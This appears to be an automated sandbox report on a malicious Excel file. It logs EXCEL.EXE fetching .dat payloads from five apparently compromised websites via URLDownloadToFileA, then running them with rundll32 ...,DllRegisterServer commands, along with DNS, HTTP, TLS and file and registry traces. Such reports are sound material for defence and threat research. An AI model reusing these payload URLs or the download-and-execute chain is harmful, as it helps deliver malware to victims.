Feb 23, 2021 16:23:58.083885908 CET	8.8.8.8	192.168.2.4	0x41b4	No error (0)	jayshreewoods.com		13.126.100.34	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- parama-college.id
- raivens.com
- sportsmarquee.com
- erp.demosoftware.biz
- jayshreewoods.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49731	203.142.76.236	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:23:54.240370989 CET	1001	OUT	GET /yxpmmmg/44250683266319400000.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: parama-college.id Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:23:55.042073011 CET	1002	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 15:23:54 GMT Server: Apache/2.4.39 (Unix) OpenSSL/1.0.2k-fips X-Powered-By: PHP/7.3.18 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49732	159.89.174.35	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:23:55.332525969 CET	1003	OUT	GET /zdmqwymhhza/44250683266319400000.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: raivens.com Connection: Keep-Alive
Feb 23, 2021 16:23:55.518081903 CET	1004	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Tue, 23 Feb 2021 15:23:55 GMT Content-Type: text/html Content-Length: 162 Connection: keep-alive Location: https://raivens.com/zdmqwymhhza/44250683266319400000.dat Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49734	70.32.104.19	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:23:56.487813950 CET	1010	OUT	GET /hmffuzbolyio/44250683266319400000.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: sportsmarquee.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:23:57.203079939 CET	1012	IN	HTTP/1.1 404 Not Found Date: Tue, 23 Feb 2021 15:23:56 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 Link: <https://sportsmarquee.com/wp-json/>; rel="https://api.w.org/" Set-Cookie: cxssh_status=off; expires=Thu, 03-Jun-2021 15:23:56 GMT; Max-Age=8640000; path=/ Keep-Alive: timeout=5, max=1000 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 31 65 62 36 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 0a 20 20 3c 68 65 61 64 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 78 2d 75 61 2d 63 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 69 65 3d 65 64 67 65 22 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 50 61 67 65 20 6e 6f 74 20 66 6f 75 6e 64 20 26 23 38 32 31 31 3b 20 53 70 6f 72 74 73 20 4d 61 72 71 75 65 65 3c 2f 74 69 74 6c 65 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 73 70 6f 72 74 73 6d 61 72 71 75 65 65 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 6c 75 67 69 6e 73 2f 77 6f 6f 63 6f 6d 6d 65 72 63 65 2d 73 6d 61 72 74 2d 63 6f 75 70 6f 6e 73 2f 61 73 73 65 74 73 2f 63 73 73 2f 73 6d 61 72 74 2d 63 6f 75 70 6f 6e 2e 6d 69 6e 2e 63 73 73 3f 76 65 72 3d 34 2e 31 2e 32 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 73 70 6f 72 74 73 6d 61 72 71 75 65 65 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 6c 75 67 69 6e 73 2f 66 6f 72 6d 69 64 61 62 6c 65 2f 63 73 73 2f 66 6f 72 6d 69 64 61 62 6c 65 66 6f 72 6d 73 2e 63 73 73 3f 76 65 72 3d 31 31 31 34 31 36 31 32 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 73 70 6f 72 74 73 6d 61 72 71 75 65 65 2e 63 6f 6d 2f 77 70 2d 69 6e 63 6c 75 64 65 73 2f 63 73 73 2f 64 69 73 74 2f 62 6c 6f 63 6b 2d 6c 69 62 72 61 72 79 2f 73 74 79 6c 65 2e 6d 69 6e 2e 63 73 73 3f 76 65 72 3d 35 2e 35 2e 33 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 73 70 6f 72 74 73 6d 61 72 71 75 65 65 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 6c 75 67 69 6e 73 2f 77 6f 6f 63 6f 6d 6d 65 72 63 65 2f 70 61 63 6b 61 67 65 73 2f 77 6f 6f 63 6f 6d 6d 65 72 63 65 2d 62 6c 6f 63 6b 73 2f 62 75 69 6c 64 2f 76 65 6e 64 6f 72 73 2d 73 74 79 6c 65 2e 63 73 73 3f 76 65 72 3d 33 2e 36 2e 30 22 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 73 70 6f 72 74 73 6d 61 72 71 75 65 65 2e 63 6f 6d 2f 77 70 2d 63 6f 6e 74 65 6e 74 2f 70 6c 75 67 69 6e Data Ascii: 1eb6<!doctype html><html lang="en-US"> <head> <meta charset="utf-8"> <meta http-equiv="x-ua-com patible" content="ie=edge"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <ti tle>Page not found – Sports Marquee</title><link rel="stylesheet" href="http://sportsmarquee.com/wp-cont ent/plugins/woocommerce-smart-coupons/assets/css/smart-coupon.min.css?ver=4.1.2"><link rel="stylesheet" href=" http://sportsmarquee.com/wp-content/plugins/formidable/css/formidableforms.css?ver=11141612"><link rel="stylesheet" href="http://sportsmarquee.com/wp-includes/css/dist/block-library/style.min.css?ver=5.5.3"><link rel="stylesheet" href="http://sportsmarquee.com/wp-content/plugins/woocommerce/packages/woocommerce-blocks/build/vendors-style. css?ver=3.6.0"><link rel="stylesheet" href="http://sportsmarquee.com/wp-content/plugin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49735	58.96.102.67	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:23:57.624934912 CET	1022	OUT	GET /focahjqevd/44250683266319400000.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: erp.demosoftware.biz Connection: Keep-Alive
Feb 23, 2021 16:23:58.004180908 CET	1022	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 15:17:31 GMT Server: Apache/2.4.39 (Unix) OpenSSL/1.0.2k-fips X-Powered-By: PHP/7.1.33 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html;charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49736	13.126.100.34	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:23:58.245001078 CET	1023	OUT	GET /gvazzbwlvyk/44250683266319400000.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: jayshreewoods.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:24:01.052508116 CET	1025	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 23 Feb 2021 15:23:58 GMT Server: Apache X-Powered-By: PHP/7.3.11 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress X-Frame-Options: SAMEORIGIN Location: https://jayshreewoods.com/gvazzbwlvyk/44250683266319400000.dat Cache-Control: s-maxage=10 Keep-Alive: timeout=2, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 62 34 0d 0a ef bb bf 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 3c 68 74 6d 6c 3e 3c 62 6f 64 79 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 6c 65 66 74 3a 2d 36 36 33 30 70 78 22 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 69 6e 73 6e 65 63 6b 6c 61 63 65 2e 63 6f 6d 2f 6d 6f 74 68 65 72 73 2d 64 61 79 2d 6e 65 63 6b 6c 61 63 65 2d 66 6f 72 2d 6d 6f 74 68 65 72 73 2d 64 61 79 2f 22 3e 6d 6f 74 68 65 72 73 20 64 61 79 20 6e 65 63 6b 6c 61 63 65 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 69 6e 73 6e 65 63 6b 6c 61 63 65 2e 63 6f 6d 2f 6d 6f 74 68 65 72 73 2d 64 61 79 2d 6e 65 63 6b 6c 61 63 65 2d 66 6f 72 2d 6d 6f 74 68 65 72 73 2d 64 61 79 2f 22 3e 6d 6f 74 68 65 72 27 73 20 64 61 79 20 6e 65 63 6b 6c 61 63 65 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 69 6e 73 6e 65 63 6b 6c 61 63 65 2e 63 6f 6d 2f 6d 6f 74 68 65 72 73 2d 64 61 79 2d 6e 65 63 6b 6c 61 63 65 2d 66 6f 72 2d 6d 6f 74 68 65 72 73 2d 64 61 79 2f 22 3e 6d 6f 74 68 65 72 73 20 64 61 79 20 6e 65 63 6b 6c 61 63 65 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6e 69 6e 73 69 6c 6b 2e 63 6f 6d 2f 63 6f 6c 6c 65 63 74 69 6f 6e 73 2f 73 69 6c 6b 2d 73 61 74 69 6e 2d 70 61 6a 61 6d 61 73 22 3e 73 61 74 69 6e 20 70 61 6a 61 6d 61 73 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6e 69 6e 69 6c 6b 2e 63 6f 6d 2f 63 6f 6c 6c 65 63 74 69 6f 6e 73 2f 73 69 6c 6b 2d 73 63 61 72 66 22 3e 73 69 6c 6b 20 73 63 61 72 66 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 74 32 31 66 61 6e 73 2e 63 6f 6d 2f 63 6f 6c 6c 65 63 74 69 6f 6e 73 2f 62 74 73 2d 61 72 6d 79 2d 62 6f 6d 62 2d 62 74 73 2d 6c 69 67 68 74 2d 73 74 69 63 6b 22 3e 61 72 6d 79 20 62 6f 6d 62 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 74 32 31 66 61 6e 73 2e 63 6f 6d 2f 63 6f 6c 6c 65 63 74 69 6f 6e 73 2f 62 74 73 2d 61 72 6d 79 2d 62 6f 6d 62 2d 62 74 73 2d 6c 69 67 68 74 2d 73 74 69 63 6b 22 3e 61 72 6d 79 20 62 6f 6d 62 20 62 74 73 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 73 6c 69 70 73 69 6c 6b 73 2e 63 6f 6d 2f 73 69 6c 6b 2d 73 63 61 72 66 2f 22 3e 73 69 6c 6b 20 73 63 61 72 66 20 66 6f 72 20 68 61 69 72 3c 2f 61 3e 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 73 6c 69 70 73 69 6c 6b 73 2e 63 6f 6d 2f 73 69 6c 6b 2d 73 63 61 72 66 2f 22 3e 73 69 6c 6b 20 68 61 69 72 20 73 Data Ascii: 3b4<!DOCTYPE html><html><body> mothers day necklacemother's day necklacemothers day necklacessatin pajamassilk scarfarmy bombarmy bomb btssilk scarf for hair<a href="https://www.slipsilks.com/silk-scarf/">silk hair s

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 23, 2021 16:23:55.892808914 CET	159.89.174.35	443	192.168.2.4	49733	CN=raivens.com CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sun Feb 21 04:48:51 CET 2021 Wed Oct 07 21:21:40 CEST 2020	Sat May 22 05:48:51 CEST 2021 Wed Sep 29 21:21:40 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Feb 23, 2021 16:24:02.087155104 CET	13.126.100.34	443	192.168.2.4	49737	CN=jayshreewoods.com CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Dec 30 01:00:00 CET 2020 Fri Nov 02 01:00:00 CET 2018 Tue Mar 12 01:00:00 CET 2019 Thu Jan 01 01:00:00 CET 2004	Fri Dec 31 00:59:59 CET 2021 Wed Jan 01 00:59:59 CET 2031 Mon Jan 01 00:59:59 CET 2029 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB	CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	Fri Nov 02 01:00:00 CET 2018	Wed Jan 01 00:59:59 CET 2031		
					CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 12 01:00:00 CET 2019	Mon Jan 01 00:59:59 CET 2029		
					CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 7124 Parent PID: 800

General

Start time:	16:23:49
Start date:	23/02/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x11c0000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	174F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	174F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	174F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	174F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	174F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	174F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	174F643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	174F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	174F643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	174F643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	174F643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	174F643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\99CE2859.tmp	success or wait	1	133495B	DeleteFileW
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\243B884.tmp	success or wait	1	133495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	12320F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	123211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	123213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	123213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6856 Parent PID: 7124

General

Start time:	16:24:04
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\KLSD.ggsso,DllRegisterServer
Imagebase:	0x10f0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6596 Parent PID: 7124

General

Start time:	16:24:04
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\KLSD.ggsso1,DllRegisterServer
Imagebase:	0x10f0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6992 Parent PID: 7124

General

Start time:	16:24:05
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\KLSD.ggsso2,DllRegisterServer
Imagebase:	0x10f0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6868 Parent PID: 7124

General

Start time:	16:24:05
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\KLSD.ggsso3,DllRegisterServer
Imagebase:	0x10f0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: 6816 Parent PID: 7124

General

Start time:	16:24:06
Start date:	23/02/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32 ..\KLSD.ggsso4,DllRegisterServer
Imagebase:	0x10f0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis